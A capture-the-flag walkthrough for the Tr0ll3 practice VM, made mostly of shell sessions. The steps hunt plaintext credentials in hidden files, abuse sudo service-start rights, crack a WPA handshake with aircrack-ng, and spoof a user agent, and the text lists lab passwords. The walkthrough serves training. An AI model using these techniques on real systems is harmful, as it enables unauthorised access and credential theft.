

Tr0ll~3




```
start@Tr0ll3:~$ cat /etc/issue
Welcome to Tr0ll3

Are you sure you want to do this? Login: start:here
```

```
ssh 192.168.56.48 -l start
⇒ here
```




```
start@Tr0ll3:~$ ls -lah
total 40K
drwx------  7 start start 4.0K Aug  2 16:03 .
drwxr-xr-x 10 root  root  4.0K Jun 19  2015 ..
drwxrwxr-x  2 start start 4.0K Jun 19  2015 ...
-rw-r--r--  1 start start  220 Jun 17  2015 .bash_logout
-rw-r--r--  1 start start 3.6K Jun 17  2015 .bashrc
drwxrwxr-x  2 start start 4.0K Jun 18  2015 bluepill
drwx------  2 start start 4.0K Jun 17  2015 .cache
drwx------  3 start start 4.0K Aug  1 00:58 .gnupg
-rw-r--r--  1 start start  675 Jun 17  2015 .profile
drwxrwxr-x  2 start start 4.0K Jun 17  2015 redpill
```




```
start@Tr0ll3:~$ find -ls
   917526      4 drwx------   7 start    start        4096 Aug  2 16:03 .
   917545      4 -rw-r--r--   1 start    start        3637 Jun 17  2015 ./.bashrc
   917722      4 drwxrwxr-x   2 start    start        4096 Jun 17  2015 ./redpill
   917742      4 -rw-rw-r--   1 start    start          17 Jun 17  2015 ./redpill/this_will_surely_work
   917655      4 drwx------   3 start    start        4096 Aug  1 00:58 ./.gnupg
   917656      4 drwx------   2 start    start        4096 Aug  1 00:58 ./.gnupg/private-keys-v1.d
   917570      4 -rw-r--r--   1 start    start         675 Jun 17  2015 ./.profile
   917571      4 -rw-r--r--   1 start    start         220 Jun 17  2015 ./.bash_logout
   917574      4 drwxrwxr-x   2 start    start        4096 Jun 19  2015 ./...
   917738      4 -rw-rw-r--   1 start    start          13 Jun 19  2015 ./.../about_time
   917691      4 drwxrwxr-x   2 start    start        4096 Jun 18  2015 ./bluepill
   917741      4 -rw-rw-r--   1 start    start          18 Jun 17  2015 ./bluepill/awesome_work
   920115      4 drwx------   2 start    start        4096 Jun 17  2015 ./.cache
   920173      0 -rw-r--r--   1 start    start           0 Jun 17  2015 ./.cache/motd.legal-displayed
```

```
# step2:Password1!
⇒ not worked
```




```
start@Tr0ll3:~$ cat ./redpill/this_will_surely_work
step2:Password1!
```

```
# eagle:oxxwJo
```




```
start@Tr0ll3:~$ cat ./.../about_time
eagle:oxxwJo
```

```
got eagle user prevlage
```




```
eagle@Tr0ll3:~$ sudo -l
Matching Defaults entries for eagle on Tr0ll3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User eagle may run the following commands on Tr0ll3:
    (root) /usr/sbin/service vsftpd start
```

After starting vsftpd service with sudoers permission , found a cap file




```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx    1 0        0           49962 Aug 02 00:23 wytshadow.cap [NSE: writeable]
```

On opening cap with wireshark, there is a huge number of deauth packets are captured




```
802.11      26 Deauthentication, SN=0, FN=0, Flags=........
802.11      26 Deauthentication, SN=1, FN=0, Flags=........
802.11      26 Deauthentication, SN=2, FN=0, Flags=........
802.11      26 Deauthentication, SN=3, FN=0, Flags=........
802.11      26 Deauthentication, SN=4, FN=0, Flags=........
802.11      26 Deauthentication, SN=5, FN=0, Flags=........
802.11      26 Deauthentication, SN=0, FN=0, Flags=........
802.11      26 Deauthentication, SN=1, FN=0, Flags=........
802.11      26 Deauthentication, SN=2, FN=0, Flags=........
802.11      26 Deauthentication, SN=3, FN=0, Flags=........
802.11      26 Deauthentication, SN=6, FN=0, Flags=........
```

On testing for wpa handshak with aircrack-ng




```
root@CyberKnight:/tmp/bla# aircrack-ng wytshadow.cap
Opening wytshadow.capse wait...
Read 1183 packets.

   #  BSSID              ESSID                     Encryption

   1  18:D6:C7:3F:23:89  wytshadow                 WPA (1 handshake)

Choosing first network as target.

Opening wytshadow.capse wait...
Read 1183 packets.

1 potential targets

Please specify a dictionary (option -w).
```

Got a handshke



```
eagle@Tr0ll3:~$ find / -user eagle -ls 2>/dev/null
   917743      4 drwx------   4 eagle    russ         4096 Aug  7 02:03 /home/eagle
   917744      4 -rw-r--r--   1 eagle    russ         3637 Jun 17  2015 /home/eagle/.bashrc
   917663      4 drwx------   3 eagle    russ         4096 Aug  1 01:06 /home/eagle/.gnupg
   917668      4 drwx------   2 eagle    russ         4096 Aug  1 01:06 /home/eagle/.gnupg/private-keys-v1.d
   917826      4 -rw-r--r--   1 eagle    russ          675 Jun 17  2015 /home/eagle/.profile
   917934      4 -rw-r--r--   1 eagle    russ          220 Jun 17  2015 /home/eagle/.bash_logout
   917540      4 -rw-------   1 eagle    russ           19 Aug  7 02:03 /home/eagle/.bash_history
   925654      4 drwx------   2 eagle    russ         4096 Jun 17  2015 /home/eagle/.cache
   925665      0 -rw-r--r--   1 eagle    russ            0 Jun 17  2015 /home/eagle/.cache/motd.legal-displayed
   917717  34900 -rwxrwxrwx   1 eagle    russ     35737600 Aug  2 00:24 /.hints/lol/rofl/roflmao/this/isnt/gonna/stop/anytime/soon/still/going/lol/annoyed/almost/there/jk/no
/seriously/last/one/rofl/ok/ill/stop/however/this/is/fun/ok/here/rofl/sorry/you/made/it/gold_star.txt
```

found a wordlist




```
eagle@Tr0ll3:~$ wc -l /.hints/lo
3248872 /.hints/lol/rofl/roflmao
```

/.hints/lol/rofl/roflmao/this/isnt/gonna/stop/anytime/soon/still/going/lol/annoyed/almost/there/jk/no/seriously/last/one/rofl/ok/ill/stop/however/this/is/fun/ok/here/rofl/sorry/you/made/it/gold_star.txt

wytshadow : gaUoCe34t1


After login found an interesting binary ./oohfun

./oohfun executes following command




```
[]A\A]A^A_
/lol/bin/run.sh -b 0.0.0.0
```

we can access /lol/bin




```
wytshadow@Tr0ll3:/lol/bin$ ls -lah
total 304K
drwxr-xr-x 2 genphlux root 4.0K Aug  1 05:24 .
drwsr-x--x 8 genphlux root 4.0K May 22  2009 ..
-rwxr-xr-x 1 genphlux root 3.5K May 22  2009 classpath.sh
-rwxr-xr-x 1 genphlux root 8.7K May 22  2009 jboss_init_hpux.sh
-rwxr-xr-x 1 genphlux root 2.8K May 22  2009 jboss_init_redhat.sh
```

we have sudo permission : /usr/sbin/service nginx start




```
tcp      LISTEN      0         128                        0.0.0.0:8080                 0.0.0.0:*
```



```
Matching Defaults entries for wytshadow on Tr0ll3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wytshadow may run the following commands on Tr0ll3:
    (root) /usr/sbin/service nginx start
wytshadow@Tr0ll3:~$ sudo /usr/sbin/service nginx start
```


/etc/nginx/sites-available/default



```
server {
        listen 8080 default_server;
        listen [::]:8080 default_server;
                if ($http_user_agent !~ "Lynx*"){
    return 403;
}
```


user agent must be Lynx*

⇒ user agent used : **Lynx**/2.8.5rel.1 libwww-FM/2.14 SSL-MM/1.4.1 OpenSSL/0.9.8a genphlux:HF9nd0cR!




```
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet conne
ction or proxy settings

genphlux@Tr0ll3:~$ _
```

found sudoers




```
Matching Defaults entries for genphlux on Tr0ll3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User genphlux may run the following commands on Tr0ll3:
    (root) /usr/sbin/service apache2 start
genphlux@Tr0ll3:~$ sudo /usr/sbin/service apache2 start
```

found ssh private key for maleus

